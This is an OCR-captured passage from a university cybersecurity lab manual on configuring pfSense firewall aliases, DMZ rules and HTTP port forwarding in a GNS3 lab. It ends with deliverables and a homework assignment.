
Name	Internet_Ports The name of the alias may only consist of the characters "a-z, A-Z, 0-9 and _".
Description	Access to the Internet A description may be entered here for administrative reference (not parsed).
Type	Port(s)

Port(s)

Hint	Enter ports as desired, with a single port or port range per entry. Port ranges can be expressed by separating with a colon.		
Port	443	https	Delete
	80	http	Delete
	53	dnz	Delete

Save
Export to file
Add Port
pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 28 – Internet port alias


TightVNC: x11
pfSense.home.arpa - Firewall: Alia
Not secure | https://99.99.99.1/firewall_aliases_edit.php?tab=ip

Firewall / Aliases / Edit

Properties

Name: DMZ_Internet_Enabled_Hosts

The name of the alias may only consist of the characters "a-z, A-Z, 0-9 and _".

Description: Allows machines in DMZ to access the Internet

A description may be entered here for administrative reference (not parsed).

Type: Host(s)


Host(s)

Hint: Enter as many hosts as desired. Hosts must be specified by their IP address or fully qualified domain name (FQDN). FQDN hostnames are periodically re-resolved and updated. If multiple IPs are returned by a DNS query, all are used. An IP range such as 192.168.1.1-192.168.1.10 or a small subnet such as 192.168.1.16/28 may also be entered and a list of individual IP addresses will be generated.

IP or FQDN: 20.0.0.5-20.0.0.100 | DMZ network

Save
Add Host
pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 29 – Internet enabled host alias


TightVNC: x11
pfSense.home.arpa - Firewall: Rul
Not secure
https://99.99.99.1/firewall_rules_edit.php?id=3

Protocol TCP/UDP

Choose which IP protocol this rule should match.

Source

Source □ Invert match | Single host or alias | DMZ_Internet_Enabled_Hosts /

Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination □ Invert match | any | Destination Address /

Destination Port Range (other) From | Internet_Ports Custom | (other) To | Internet_Ports Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options


Log □ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description Allow DMZ Internet access

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Figure 30 – DMZ rule configuration



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / DMZ

The changes have been applied successfully. The firewall rules are now reloading in the background.
Monitor the filter reload progress.

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
□	✗	0/420 B	IPv4 *	DMZ net	*	LAN net	*	*	none		Separating the LAN from the DMZ	
□	✓	80/57 KiB	IPv4 TCP/UDP	DMZ_Internet_Enabled_Hosts	*	*	Internet_Ports	*	none		Allow DMZ Internet access	

Figure 31 – New DMZ firewall rule

CHAPTER 32

Network Hardening - pfSense Internet

DANTE ROCCA; MATHEW J. HEATH VAN HORN, PHD; AND JACOB CHRISTENSEN

The previous chapter had you add a pfSense server and configure the Intranet side to allow some normal network traffic on the network. This chapter specifically addresses the firewall configurations to access the outside Internet.

LEARNING OBJECTIVES

- Allow internet hosts to reach the DMZ without reaching the LAN

PREREQUISITES

- Chapter 31 – pfSense Intranet

DELIVERABLES

- Screenshot of NAT rules
- Screenshot of Ubuntu Server webpage accessed from internet host

RESOURCES

- We consolidated information from a wide variety of resources. However, three sources stand out as being particularly helpful to this lab and we want to recognize them here:
    - Saifudeen Sidheeq – "How to Configure PfSense DMZ Setup? | Step by Step" – https://getlabsdone.com/how-to-configure-pfsense-dmz-setup/
    - Frank at WunderTech – "How to Set Up a DMZ in pfSense" – https://www.wundertech.net/how-to-set-up-a-dmz-in-pfsense/
    - Nikhath K – "pFSense DMZ Setup Guide" – https://bobcares.com/blog/pfsense-dmz-setup/

CONTRIBUTORS AND TESTERS

- Julian Romano, Cybersecurity Student, ERAU-Prescott

- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the Lab

We are going to take up where we left off with the following lab configuration. Make sure you completed the previous lab before starting on this one!




Figure 1 – Final GNS3 network

Phase II – Allow Inbound Access

The whole point of having a web server is to allow visitors from the Internet to access the information you placed on the web server. Our internal users can reach the web service, which can be useful, but potential Internet visitors cannot. We are going to make some assumptions and declare our public IP address as 192.168.122.X (replace X with whatever address DHCP assigned you) and our private webserver IP address as 20.0.0.5. We need to forward traffic from the public interface to our internal machine.

1. Open GNS3

   1.1. Create a new project: **LAB_17**

2. Open the pfsense GUI from the Management Desktop

> **NOTE:** As a reminder the default username is ***admin*** and the default password is *pfsense*.

3. Due to the way GNS3 works we will need to allow private networks in the firewall (Figure 2)

   3.1. Go to *Interfaces–>ISP*

   3.2. Scroll down in this page and uncheck ***Block private networks and loopback addresses*** and uncheck ***Block bogon networks***

> **NOTE:** This isn't something you would do on a real network. A "bogon" is jargon for a bogus network meaning that it is an IP that has not been delegated by the IANA yet. Both of these rules are set by default to prevent malicious actors who pretend to be from a non-existent network from getting traffic through the firewall.

   3.3. *Save* and *Apply Changes*

4. Now we will utilize port forwarding in order to allow the External PC to access the webserver

   4.1. In pfSense, navigate to *Firewall–>NAT–>Port Forward*

   4.2. Click *Add* and set the following values (Figure 3)

Option	**Value**
Interface	ISP
Address Family	IPv4
Protocol	TCP
Destination	ISP address
Destination Port Range	From/To Port: HTTP
Redirect Target IP	Single host: 20.0.0.5 (replace with webserver IP)
Redirect Target Port	HTTP
Description	Allow ISP to reach DMZ


4.3. *Save* and *Apply Changes*

5. A new firewall rule should be automatically created to pass HTTP traffic to the DMZ (Figure 4)

6. Test to make sure that you can access the webserver

6.1. From the external PC, open Firefox and go to the address ***http://192.168.122.66:80*** (replace with the IP address of your ISP interface)

6.2. You should see the webserver's webpage


TightVNC: QEMU (Firefox31.1.1~2-1)
Apache2 Ubuntu Default Page: It works - Mozilla Firefox
Apache2 Ubuntu Default Pa…
192.168.122.66
Google
Ubuntu
It works!

Apache2 Default Page

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you c read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace tl file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apach /README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|        `--  ports.conf
```

Figure 5 – Successful connection from external PC to webserver

NOTE: If you are having trouble getting this to work…

1. Double-check your IP address assignments
2. Verify that the Apache2 service is online on the webserver
3. Double-check that the Port Forwarding rules match Step 4 and the figure provided
4. Double-check that pfSense accepts WAN–>DMZ HTTP traffic to pass through the firewall

Congratulations! Users from the Internet can reach your webserver!

End of Lab

Deliverables

2 Screenshots are needed to earn credit for this exercise:

- Screenshot of NAT rules
- Screenshot of Ubuntu Server webpage accessed from internet host

Homework

Assignment 1 – Merging with another organization

The CIO has come down and said we can no longer use the IP space 10.x.x.x/24 for our internal (BLUE) network, nor can we continue to use 99.x.x.x/24 for our management LAN. Your job is to change the environment to use new IP spaces for the BLUE LAN and the MANAGEMENT LAN.

RECOMMENDED GRADING CRITERIA:

- Screenshot of the GNS3 workspace with all devices placed and labeled (Phase II)
- Screenshot of the pfSense services dashboard after DHCP has been set up (Phase III)
- Screenshot of the web server successfully pinging a LAN PC and the Management PC (Phase IV)
- Screenshot of the 3 rules for the DMZ (Phase VII)

